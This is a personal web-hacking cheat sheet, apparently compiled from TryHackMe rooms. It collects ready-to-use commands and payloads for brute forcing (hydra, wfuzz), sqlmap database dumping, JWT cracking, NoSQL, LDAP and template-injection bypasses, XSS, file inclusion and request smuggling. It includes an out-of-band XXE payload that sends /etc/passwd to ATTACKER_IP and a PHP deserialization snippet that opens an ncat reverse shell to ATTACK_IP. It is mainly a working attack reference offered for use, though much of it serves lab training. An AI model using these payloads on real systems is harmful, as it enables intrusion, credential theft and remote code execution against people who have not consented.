Web Hacking

Andrew Rippy

September 2025

Contents

1 Brute Forcing

1.1 FFUF

Example using FFUF.

```
ffuf -u http://localhost:3000/FUZZ -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

A full guide to using FFUF can be found here: `https://www.freecodecamp.org/news/web-security-fuzz-web-applications-using-ffuf/`

2 GoBuster

Enumerate directories like so

```
gobuster dir -u http://10.10.10.10 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

In the case of my locations, (rippy)

```
gobuster dir -u http://10.10.10.10 -w

./wordlists/dirbuster/directory-list-2.3-medium.txt
```

Add a pattern to go through specific directories prefixes like so

```
gobuster dir -u http://10.10.10.10 -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -p pattern.txt
```

Where pattern contains:

```
hmr_{GOBUSTER}
```

If say, hmr_ was the prefix
Where the url is the base url that gobuster is looking in. Here are extra flags

1. Flag Long Flag Description
2. -c –cookies Cookies to use for requests

3. -x –extensions File extension(s) to search for
4. -H –headers Specify HTTP headers, -H 'Header1: val1' -H 'Header2: val2'
5. -k –no-tls-validation Skip TLS certificate verification
6. -n –no-status Don't print status codes
7. -P –password Password for Basic Auth
8. -s –status-codes Positive status codes
9. -b –status-codes-blacklist Negative status codes
10. -U –username Username for Basic Auth

To enumerate through extensions run this command:

```
gobuster dir -u http://10.10.252.123/myfolder -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js
```

To enumerate sub domains, use this command like so:

```
gobuster dns -d mydomain.thm -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

To enumerate virtual hosts, use this command:

```
gobuster vhost -u http://example.com -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

2.1 Dirbuster Wordlist

It should be noted that on kali linux the dirbuster wordlist is stored under

```
/usr/share/wordlists/dirbuster
```

3 Enumeration

3.1 Top Usernames and Emails

`https://github.com/nyxgeek/username-lists/tree/master` For example, the python file email_enum.py will check to see if any emails are in use at a website. Granted, this is a very specific script, it gives a starting place for anywhere it could be used.

3.2 Burp Suite

3.2.1 Intruder

Intruder allows for spraying endpoints with requests. It is commonly utilized for brute-force attacks or fuzzing endpoints. One can use burp suite sniper attack to enumerate the possible outputs. Supply it with a list and it will attack the inputs. Pitch fork to try multiple combinations, battering ram to try many at once.

3.2.2 Repeater

Repeater allows for capturing, modifying, and resending the same request multiple times. This functionality is particularly useful when crafting payloads through trial and error (e.g., in SQLi - Structured Query Language Injection) or testing the functionality of an endpoint for vulnerabilities.

3.3 SecLists

`https://github.com/danielmiessler/SecLists/tree/master` This link has a huge variety of passwords, fuzzing lists, wordlists, etc. Very useful for enumeration.

3.4 Hydra

Usage for hydra. Uppercase parameters indicate lists, whereas lowercase parameters indicate single input. (-L, -l, -P, -p) An example is as follows

```
hydra -l frank -P /usr/share/wordlists/rockyou.txt 10.10.170.43 ssh
```

The end "ssh" can be replaced with various types of login, like ftp for example.

1. -s PORT to specify a non-default port for the service in question.
2. -V or -vV, for verbose, makes Hydra show the username and password combinations that are being tried. This verbosity is very convenient to see the progress, especially if you are still not confident of your command-line syntax.
3. -t n where n is the number of parallel connections to the target. -t 16 will create 16 threads used to connect to the target.
4. -d, for debugging, to get more detailed information about what's going on. The debugging output can save you much frustration; for instance, if Hydra tries to connect to a closed port and timing out, -d will reveal this right away.

Here is how to use hydra with a web login portal: `https://www.geeksforgeeks.org/linux-unix/crack-web-based-login-page-with-hydra-in-kali-linux/`

4 Session Management

4.1 Cookies

When using cookies, HTTP might use the set-cookie header. Cookie-based session management is often called the old-school way of managing sessions. Once the web application wants to begin tracking, in a response, the Set-Cookie header value will be sent. Your browser will interpret this header to store a new cookie value. One can change the cookie values to gain access, or steal cookies from others.

4.2 JWT

While maybe not useful, here is the example curl command to recieve a JWT.

```
curl -H 'Content-Type: application/json' -X POST

-d '{ "username" : "user", "password" : "passwordX" }'

http://MACHINE_IP/api/v1.0/exampleX
```

Similarly, here is an example curl command sending a JWT to authenticate.

```
curl -H 'Authorization: Bearer [JWT token]'

http://MACHINE_IP/api/v1.0/example2?username=Y
```

A JWT consists of three components, each Base64Url encoded and separated by dots:

1. Header - The header usually indicates the type of token, which is JWT, as well as the signing algorithm that is used.
2. Payload - The payload is the body of the token, which contain the claims. A claim is a piece of information provided for a specific entity. In JWTs, there are registered claims, which are claims predefined by the JWT standard and public or private claims. The public and private claims are those which are defined by the developer. It is worth knowing the difference between public and private claims, but not for security purposes, hence this will not be our focus in this room.
3. Signature - The signature is the part of the token that provides a method for verifying the token's authenticity. The signature is created by using the algorithm specified in the header of the JWT. Let's dive a bit into the main signing algorithms.

Provided there is not signature verification, then you can forge the JWT. Just go to a decoder, change the variables, then re-encode it with the same encoding. Use the following to do so.

Here are 3 JWT encoders that are useful tools.

1. https://jwt.rocks/
2. https://jwtsecrets.com/tools/jwt-encode
3. https://www.jwt.io/

One can crack weak JWT secrets using this file as a wordlist and hashcat. https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list

Just wget this link and save the wordlist. Then use hashcat to crack the password.

```
hashcat -m 16500 -a 0 jwt.txt jwt.secrets.list
```

It should be noted that one can authenticate horizontally to get privileges vertically. If you were able to authenticate on appB with admin privs, you can (if not properly checked) use this to authenticate on appA.

5 Evilginx

Evilginx is a tool that is typically used in red team engagements. As it can be used to execute sophisticated phishing attacks, effectively bypassing Multi-Factor Authentication (MFA). It operates as a man-in-the-middle proxy that can intercept and redirect OTPs meant for legitimate users.

https://github.com/kgretzky/evilginx2?tab=readme-ov-file

6 SQL Injection

6.1 SQLMAP

6.1.1 Enumerate Databases

For a GET request, use this command:

```
sqlmap -u https://testsite.com/page.php?id=7 --dbs
```

–dbs enumerates the database.

First, for a POST request, using burp suite, capture a request to the vulnerable parameter. Save this as a text file, called req.txt. If the vulnerable parameter was blood_group, indicate that. It could also be id, or something else.

```
sqlmap -r req.txt -p blood_group --dbs
```

```
sqlmap -r <request_file> -p <vulnerable_parameter> --dbs
```

6.1.2 Enumerate tables

Using a GET request, one can extract the tables of a database like so:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --tables
```

Using a POST request, one can extract the tables of a database like so:

```
sqlmap -r req.txt -p <vulnerable_parameter> -D <database_name> --tables
```

6.1.3 Enumerate Columns

Using a GET request, one can extract the columns of a database like so:

```
sqlmap -u https://testsite.com/page.php?id=7

-D <database_name> -T <table_name> --columns
```

Using a POST request, one can extract the columns of a database like so:

```
sqlmap -r req.txt -D <database_name> -T <table_name> --columns
```

6.1.4 Enumerate DB and Tables

Using a GET request, you can extract all avaliable databases and tables like so:

```
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --dump-all
```

Using a POST request, you can extract all available databases and tables like so:

```
sqlmap -r req.txt-p  -D <database_name> --dump-all
```

6.1.5 Dump Data

You can dump the data with –dump on the end. (This outputs the sql table data)

6.1.6 Current User

You can see current-user with –current-user

6.2 Advanced SQL Injection

This link contains the writeup for the tryhackme room. Can use if needing a reference to some tricks to do advanced sqli. `https://medium.com/@nayanjyoti16/tryhackme-advanced-sql-injection-walkthrough-93273a88a55e`

6.3 ORM Injection

One can test for ORM injection. https://owasp.boireau.io/4-web_application_security_testing/07-input_validation_testing/05.7-testing_for_orm_injection

The full room walkthrough can be found here: https://dev.to/seanleeys/tryhackme-orm-injection-4mh7

6.4 NoSQL (MongoDB)

You can inject syntax like so for mongodb. This gives a collection of accounts who's username is not equal to ([$ne]) username and their password not equal to password.

```
user[$ne]=username&pass[$ne]=password
```

Next, you can ignore certain account usernames like so: with the ([$nin]) syntax (there are no spaces, this should be one long line)

```
user[$nin][]=admin&user[$nin][]=pedro&user[$nin][]=john&user[$nin][]=secret

&pass[$ne]=password
```

You can essentially brute force a password like so, using regular expression.

```
user[$nin][]=admin&pass[$regex]=^.{7}$
```

This represents a wildcard length of 7. So if the password is 7 characters long, it would go through. Once you find the length, find the characters by testing each one individually. like so:

```
user[$nin][]=admin&pass[$regex]=^c....$
```

See the NOSQL tryhackme room here https://medium.com/@cyfernest/nosql-injection-tryhackme-walkthrough-b63b200f9d2b

One can determine if the the database in NoSQL by using this in the input:

```
'"\/$[].>
```

Here is a cheatsheet for NoSQL. https://nullsweep.com/nosql-injection-cheatsheet/

7 XXE Injection

7.1 XSLT

XSLT (Extensible Stylesheet Language Transformations) is a language used to transform and format XML documents. While XSLT is primarily used for data transformation and formatting, it is also significantly relevant to XXE (XML External Entities) attacks. XSLT can be used to facilitate XXE attacks in several ways:

1. Data Extraction: XSLT can be used to extract sensitive data from an XML document, which can then be used in an XXE attack. For example, an XSLT stylesheet can extract user credentials or other sensitive information from an XML file.

2. Entity Expansion: XSLT can expand entities defined in an XML document, including external entities. This can allow an attacker to inject malicious entities, leading to an XXE vulnerability.

3. Data Manipulation: XSLT can manipulate data in an XML document, potentially allowing an attacker to inject malicious data or modify existing data to exploit an XXE vulnerability.

4. Blind XXE: XSLT can be used to perform blind XXE attacks, in which an attacker injects malicious entities without seeing the server's response.

7.2 XML Entities

Internal Entities are essentially variables used within an XML document to define and substitute content that may be repeated multiple times. They are defined in the DTD (Document Type Definition) and can simplify the management of repetitive information. For example:

```
    <!DOCTYPE note [
<!ENTITY inf "This is a test.">
]>
<note>
        <info>&inf;</info>
</note>
```

External Entities are similar to internal entities, but their contents are referenced from outside the XML document, such as from a separate file or URL. This feature can be exploited in XXE (XML External Entity) attacks if the XML processor is configured to resolve external entities. For example:

```
    <!DOCTYPE note [
<!ENTITY ext SYSTEM "http://example.com/external.dtd">
]>
<note>
        <info>&ext;</info>
</note>
```

Parameter Entities are special types of entities used within DTDs to define reusable structures or to include external DTD subsets. They are particularly useful for modularizing DTDs and for maintaining large-scale XML applications. For example:

```
    <!DOCTYPE note [
<!ENTITY % common "CDATA">
<!ELEMENT name (%common;)>
]>
<note>
        <name>John Doe</name>
</note>
```

General Entities are similar to variables and can be declared either internally or externally. They are used to define substitutions that can be used within the body of the XML document. Unlike parameter entities, general entities are intended for use in the document content. For example:

```
    <!DOCTYPE note [
<!ENTITY author "John Doe">
]>
<note>
        <writer>&author;</writer>
</note>
```

Character Entities are used to represent special or reserved characters that cannot be used directly in XML documents. These entities prevent the parser from misinterpreting XML syntax. For example:

```
    <note>
        <text>Use &lt; to represent a less-than symbol.</text>
</note>
```

7.3 In-Band XXE Injection

In-band XXE refers to an XXE vulnerability where the attacker can see the response from the server. This allows for straightforward data exfiltration and exploitation. The attacker can simply send a malicious XML payload to the application, and the server will respond with the extracted data or the result of the attack.

Assuming you have an intercepted request like so:



Figure 1: In-Band Interception

An example of XXE Injection is below.

```
    <!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<contact>
<name>&xxe;</name>
<email>test@test.com</email>
<message>test</message>
</contact>
```

7.4 Out of Band XXE

First, intercept a request and change it to the following example:



Figure 2: Out of Band Example

Then once this works, create an example dtd document with the following code:

```
    <!ENTITY % cmd SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oobxxe "<!ENTITY exfil SYSTEM 'http://ATTACKER_IP:1337/?data=%cmd;'>">
%oobxxe;
```

Make the example payload from before be this instead:

```
    <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE upload SYSTEM "http://ATTACKER_IP:1337/sample.dtd">
<upload>
    <file>&exfil;</file>
</upload>
```

7.5 Links

Here is the tryhackme room, that walks through the XXE Injection. `https://medium.com/@hacknmate/xxe-injection-tryhackme-805b649c519c`

This link gives useful insight as to different injection payloads. `https://github.com/payloadbox/xxe-injection-payload-list?tab=readme-ov-file`

One can test for XXE, this link explains how: `https://wiki.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)`

This is yet another cheat sheet for XXE. `https://www.securityidiots.com/Web-Pentest/XXE/XXE-Cheat-Sheet-by-SecurityIdiots.html`

8 Server Side Template Injection (SSTI)

Use this payload to look for SSTI

```
${{<%[%'"}}%\.
```

One can execute arbitrary code using templates, such as jinja (python), pug (Javascript), or smarty (PHP).

see the room here

`https://dev.to/seanleeys/tryhackme-server-side-template-injection-ssti-19k7`

8.0.1 Smarty (PHP)

Twig is also PHP. Here is a twig payload:

```
{{['ls', '']|sort('passthru')}}
```

RCE can be done like so for Smarty.

```
{system("ls")}
```

8.0.2 Jinja (Python)

RCE can be done like so (there are no spaces, this should be one long line)

```
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__

.get("__builtins__")

.get("__import__")("subprocess").check_output(['ls', '-lah'])}}
```

8.0.3 Pug/Jade (JS)

RCE can be done like so

```
#   {root.process.mainModule.require('child_process').spawnSync('ls', ['-lah']).stdout}
```

9 LDAP Injection

9.1 Understanding LDAP



Figure 3: LDAP Tree Structure

At the top of the LDAP tree, we find the top-level domain (TLD), such as dc=ldap,dc=thm. Beneath the TLD, there may be subdomains or organizational units (OUs), such as ou=people or ou=groups, which further categorize the directory entries.

1. Distinguished Names (DNs): Serve as unique identifiers for each entry in the directory, specifying the path from the top of the LDAP tree to the entry, for example, cn=John Doe,ou=people,dc=example,dc=com.
2. Relative Distinguished Names (RDNs): Represent individual levels within the directory hierarchy, such as cn=John Doe, where cn stands for Common Name.
3. Attributes: Define the properties of directory entries, like mail=john@example.com for an email address.

An LDAP search query consists of several components, each serving a specific function in the search operation:

1. Base DN (Distinguished Name): This is the search's starting point in the directory tree.
2. Scope: Defines how deep the search should go from the base DN. It can be one of the following:
   (a) base (search the base DN only),
   (b) one (search the immediate children of the base DN),
   (c) sub (search the base DN and all its descendants).
3. Filter: A criteria entry must match to be returned in the search results. It uses a specific syntax to define these criteria.
4. Attributes: Specifies which characteristics of the matching entries should be returned in the search results.

Filters are the core of LDAP search queries, defining the conditions that entries in the directory must meet to be included in the search results. The syntax for LDAP filters is defined in RFC 4515, where filters are represented as strings with a specific format, such as (canonicalName=value). LDAP filters can use a variety of operators to refine search criteria, including equality (=), presence (=*), greater than (>=), and less than (<=).

One of the most essential operators in LDAP filters is the wildcard *, which signifies a match with any number of characters. This operator is crucial for formulating broad or partial-match search conditions.

9.2 Basic Syntax

The basic syntax for making a query is:

```
(base DN) (scope) (filter) (attributes)
```

An example of a simple filter is

```
(cn=John Doe)
```

or use of a wildcard filter,

```
(cn=J*)
```

For a more complex search query, filters can be used with each other using logical operators such as AND (&), OR (|), and NOT (!). We can see that in this example:

```
(\&(objectClass=user)(|(cn=John*)(cn=Jane*)))
```

This filter searches for entries classified as "user" in their object class with a canonical name starting with either "John" or "Jane".

9.3 LDAP Search

An example of LDAP Search:

```
ldapsearch -x -H ldap://MACHINE_IP:389 -b "dc=ldap,dc=thm" "(ou=People)"
```

9.4 Ldap Injection

LDAP Injection is a critical security vulnerability that occurs when user input is not properly sanitized before being incorporated into LDAP queries. This oversight allows attackers to manipulate these queries, leading to unauthorized access or manipulation of the LDAP directory data.

LDAP Injection exploits the way web applications construct LDAP queries. When user input is directly included in these queries without proper validation or encoding, attackers can inject malicious LDAP statements. This can result in unauthorized access to sensitive information, modification of directory data, or bypassing authentication mechanisms.

The process is analogous to SQL Injection, where malicious SQL statements are injected into queries to manipulate database operations. In LDAP Injection, the malicious code targets LDAP queries instead.

Common Attack Vectors

1. Authentication Bypass: Modifying LDAP authentication queries to log in as another user without knowing their password.
2. Unauthorized Data Access: Altering LDAP search queries to retrieve sensitive information not intended for the attacker's access.
3. Data Manipulation: Injecting queries that modify the LDAP directory, such as adding or modifying user attributes.

9.5 Authentication Bypass Techniques

9.5.1 Tautology-Based Injection

Tautology-based injection involves inserting conditions into an LDAP query that are inherently true, thus ensuring the query always returns a positive result, irrespective of the intended logic. This method is particularly effective against LDAP queries constructed with user input that is not adequately sanitised. For example, consider an LDAP authentication query where the username and password are inserted directly from user input:

```
(&(uid={userInput})(userPassword={passwordInput}))
```

An attacker could provide a tautology-based input, such as *)(|(& for userInput and pwd) for passwordInput which transforms the query into:

```
(&(uid=*)(|(&)(userPassword=pwd)))
```

This query effectively bypasses password checking due to how logical operators are used within the filter. The query consists of two parts, combined using an AND (&) operator.

1. (uid=*): This part of the filter matches any entry with a uid attribute, essentially all users, because the wildcard * matches any value.

2. (|(&)(userPassword=pwd)): The OR (|) operator, meaning that any of the two conditions enclosed needs to be true for the filter to pass. In LDAP, an empty AND ((&)) condition is always considered true. The other condition checks if the userPassword attribute matches the value pwd, which can fail if the user is not using pwd as their password.

Putting it all together, the second part of the filter (|(&)(userPassword=pwd)) will always be evaluated as true because of the (&) condition. The OR operator only needs one of its enclosed conditions to be true, and since (&) is always true, the entire OR condition is true regardless of whether (userPassword=pwd) is true or false.

Therefore, this results in a successful query return for any user without verifying the correct password, bypassing the password-checking mechanism.

9.5.2 Wildcard Injection

Wildcards (*) are used in LDAP queries to match any sequence of characters, making them powerful tools for broad searches. However, when user input containing wildcards is not correctly sanitised, it can lead to unintended query results, such as bypassing authentication by matching multiple or all entries. For example, if the search query is like:

```
(&(uid={userInput})(userPassword={passwordInput}))
```

An attacker might use a wildcard as input in both uid and userPassword. Using a * for userInput could force the query to ignore specific usernames and focus instead on the password. However, since a wildcard is also present in the passwordInput, it does not validate the content of the password field against a specific expected value. Instead, it only checks for the presence of the userPassword attribute, regardless of its content.

```
username=*&password=*
```

This injection always makes the LDAP query's condition true. However, using just the * will always fetch the first result in the query. To target the data beginning in a specific character, an attacker can use a payload like f*, which searches for a uid that begins with the letter f.

9.5.3 Blind LDAP Injection

One can try to inject the following username

```
a*)(|(&
```

and the following password

```
pwd)
```

And the resulting query would be:

```
(&(uid=a*)(|(&)(userPassword=pwd)))
```

If the application returns "Something is wrong in your password", the attacker can infer that a user with an account that starts with "a" in their uid exists in the LDAP directory. To check for the next character, an attacker can reiterate the payload with the next character, for example:

9.6 Links

Check out the room walkthrough here `https://dev.to/seanleeys/tryhackme-ldap-injection-4kg1`

Here is another link to help with LDAP injection `https://brightsec.com/blog/ldap-injection/`

Not only does this link have LDAP Injection, but it has many other important cheatsheets `https://cheatsheet.haax.fr/web-pentest/injections/server-side-injections/ldap/`

10 Cheat Sheet for Web

`https://cheatsheet.haax.fr/web-pentest/`

11 Insecure Deserilization

Here is the room with the complete writeup.

Using this code, one can create a base64 command representation to deserialize and spawn a reverse shell.

```
    <?php
class MaliciousUserData {
public $command = 'ncat -nv ATTACK_IP 4444 -e /bin/sh';
}

$maliciousUserData = new MaliciousUserData();
$serializedData = serialize($maliciousUserData);
$base64EncodedData = base64_encode($serializedData);
echo "Base64 Encoded Serialized Data: " . $base64EncodedData;
?>
```

Execute the above php code with:

```
php file.php
```

One can create payloads with PHPGGC.
run this like so:

```
php phpggc -l
```

An example of picking a specific payload involves finding the framework and giving the command like so, for this instance, the command is whoami.

```
php phpggc -b Laravel/RCE3 system whoami
```

There is also Ysoserial for Java. This is specifically for java applications. Run it like so:

```
java -jar ysoserial.jar [payload type] '[command to execute]'
```

The download for the file is here: `https://github.com/frohoff/ysoserial`

11.1 Links

`https://medium.com/@RosanaFS/tryhackme-insecure-deserialisation-ca035812864c`

Python pickle reverse shell
`https://davidhamann.de/2020/04/05/exploiting-python-pickle/`

12 WFuzz

Here is an example wfuzz (all one line)

```
wfuzz -z file,jenkins-users.txt -z file,jenkins-passwords.txt

-d "j_username=FUZZ&j_password=FUZ2Z&from=&Submit=Sign+in"

http://10.129.45.237:8080/j_spring_security_check
```

How to use wfuzz with burp `https://medium.com/@jrivers.cybersecurity/integrating-wfuzz-with-burp-suite-545d12ea6996`

Here is a better example of using wfuzz with a wordlist to fuzz a login portal that looks like json format. (all one line)

```
wfuzz -c -z file,./wordlists/rockyou.txt -d "email=admin@juice-sh.op&password=FUZZ"

-Z --sc 200 http://10.132.157.187:3000/rest/user/login
```

13 XSS

One example of XSS is injecting an iframe into the page to see if you can get javascript to run.

```
<iframe src="javascript:alert('xss')">
```

Make sure to **inspect the page source** to see how the input is read in.

13.1 Links

XSS Cheatsheet with examples `https://portswigger.net/web-security/cross-site-scripting/cheat-sheet`

Here is the tryhackme room on XSS `https://medium.com/@maitreyeeeh/tryhackme-room-xss-walkthrough-d28500d1cce3`

14 SSRF (Server Side Request Forgery)

If there was some parameter or input that can somehow redirect to an internal resource, like localhost, this is considered SSRF. ie, GET /api?url=localhost/image.png.

```
            <h3 class="text-xl text-white font-semibold cursor-pointer " id="tab-header">
                <a href="/profile.php?url=localhost/myserver.php">Profile</a>
            </h3>
            <h3 class="text-xl text-white font-semibold cursor-pointer tooltip" id="tab-header" data-tooltip="logout">
                <a href="/logout">
                    <i class="fa-solid fa-right-from-bracket"></i>
                </a>
            </h3>
        </div>
    </header>
    <form method="post" action="" name="myForm" id="myForm">
    <label for="dropdown1">Select Category:</label>
    <select name="category" id="category">
        <option value="http://192.168.2.10/employee.php">Employee</option>
        <option value="http://192.168.2.10/salary.php">Salary</option>
    </select>
```

Figure 4: SSRF

Here is the tryhackme room on SSRF
`https://medium.com/@Aircon/ssrf-tryhackme-thm-acc9a303676f`

15 File Inclusion, Path Traversal (LFI)

One can include a file and show it on the screen by putting in paths to files as parameter inputs. Ie, ?page=../../etc/passwd. You can also include links to files, ie, a python server hosting a file to be shown.

PHP wrappers are part of PHP's functionality that allows users access to various data streams. Wrappers can also access or execute code through built-in PHP protocols, which may lead to significant security risks if not properly handled.

For instance, an application vulnerable to LFI might include files based on a user-supplied input without sufficient validation. In such cases, attackers can use the php://filter filter. This filter allows a user to perform basic modification operations on the data before it's read or written. For example, if an attacker wants to encode the contents of an included file like /etc/passwd in base64. This can be achieved by using the convert.base64-encode conversion filter of the wrapper. The final payload will then be php://filter/convert.base64-encode/resource=/etc/passwd

One can use php to filter the output like so:

```
php://filter/convert.base64-encode/resource=.htaccess
```

1. php://filter/convert.base64-encode/resource=.htaccess
2. php://filter/string.rot13/resource=.htaccess
3. php://filter/string.toupper/resource=.htaccess
4. php://filter/string.tolower/resource=.htaccess
5. php://filter/string.strip_tags/resource=.htaccess

One can also use the data filter in the url parameter

```
?page=data:text/plain,<?php%20phpinfo();%20?>.
```

For useful information, ../../ and ..//..// are functionally equivalent in terms of directory navigation but only ../../ is explicitly filtered out by the code. Attackers can use payloads like ....//, which help in avoiding detection by simple string matching or filtering mechanisms. This obfuscation technique is intended to conceal directory traversal attempts, making them less apparent to basic security filters.

15.1 Links

Here is a link to a video going over this tryhackme room for more info
`https://www.youtube.com/watch?v=37JYRKmjx4k`

16 Log Poisoning

Log poisoning is a technique where an attacker injects executable code into a web server's log file and then uses an LFI vulnerability to include and execute this log file. This method is particularly stealthy because log files are shared and are a seemingly harmless part of web server operations. In a log poisoning attack, the attacker must first inject malicious PHP code into a log file. This can be done in various ways, such as crafting an evil user agent, sending a payload via URL using Netcat, or a referrer header that the server logs. Once the PHP code is in the log file, the attacker can exploit an LFI vulnerability to include it as a standard PHP file. This causes the server to execute the malicious code contained in the log file, leading to RCE.

17 Race Conditions

Here is the tryhackme room on race conditions
`https://medium.com/@CyberAmita/tryhackme-race-conditions-a-deep-dive-into-a-subtle-yet-p`

18 Prototype Pollution

Here is the tryhackme room on prototype pollution `https://medium.com/@wartelski/tryhackme-prototype-pollution-walkthrough-0d2b3c0d3f3b`

19 CSRF

Here is the tryhackme room on CSRF `https://medium.com/@cyfernest/csrf-tryhackme-walkthrough-473`

20 DOM Based Attacks

Here is a video the tryhackme room on DOM based attacks
`https://www.youtube.com/watch?v=5HATK-B04xs`
An example of fragment self xss

```
https://realwebsite.com#<img src=1 onerror=alert(1)></img>
```

Then you can make the payload work via

```
<iframe src="https://realwebsite.com#" onload="this.src+='<img src=1 onerror=alert(1)>'
```

21 HTTP Request Smuggling

21.1 Content-Length/Transfer-Encoding Request Smuggling

```
POST /search HTTP/1.1
```

```
Host: example.com
Content-Length: 130
Transfer-Encoding: chunked

0

POST /update HTTP/1.1
Host: example.com
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

isadmin=true
```

Here, the front-end server sees the Content-Length of 130 bytes and believes the request ends after isadmin=true. However, the back-end server sees the Transfer-Encoding: chunked and interprets the 0 as the end of a chunk, making the second request the start of a new chunk. This can lead to the back-end server treating the POST /update HTTP/1.1 as a separate, new request, potentially giving the attacker unauthorized access.

21.2 Transfer-Encoding/Content-Length Request Smuggling

To exploit the TE.CL technique, an attacker crafts a specially designed request that includes both the Transfer-Encoding and Content-Length headers, aiming to create ambiguity in how the front-end and back-end servers interpret the request.

For example, an attacker sends a request like:

```
 POST / HTTP/1.1
Host: example.com
Content-Length: 4
Transfer-Encoding: chunked

78
POST /update HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

isadmin=true
0
```

21.3 Links

Here is a tutorial on HTTP Request Smuggling

`https://portswigger.net/web-security/request-smuggling`